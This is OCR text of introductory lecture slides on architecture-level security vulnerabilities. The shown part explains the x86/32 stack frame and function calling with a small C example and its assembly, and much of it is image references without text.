
Architecture-level Security Vulnerabilities


Björn Döbel

The Battlefield: x86/32



The Stack

- Stack frame per function
  - Set up by compiler-generated code
- Used to store
  - Function parameters
  - If not in registers – GCC: `__attribute__((regparm(<num>)))`
  - Local variables
  - Control information
    - Function return address



Calling a function

```
int sum(int a, int b)
{
   return a+b;
}
```

```
sum:
  pushl %ebp
  movl %esp, %ebp
  movl 12(%ebp), %eax
  addl 8(%ebp), %eax
  popl %ebp
  ret
```

```
int main()
{
   return sum(1,3);
}
```

```
main:
  pushl %ebp
  movl %esp, %ebp
  subl $8, %esp
  movl $3, 4(%esp)
  movl $1, (%esp)
  call sum
  ret
```

Assembly recap'd

%<reg> refers to register content

Offset notation: X(%reg) == memory
Location pointed to by reg + X

```
sum:
   pushl %ebp
   movl %esp, %ebp
   movl 12(%ebp), %eax
   addl 8(%ebp), %eax
   popl %ebp
   ret
```

Constants prefixed with $ sign

(%<reg>) refers to memory location
pointed to by <reg>

```
main:
   pushl %ebp
   movl %esp, %ebp
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   movl $3, 4(%esp)
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   call sum
   ret
```


So what happens on a call?

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sum:
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


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


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


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




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


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

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


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

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


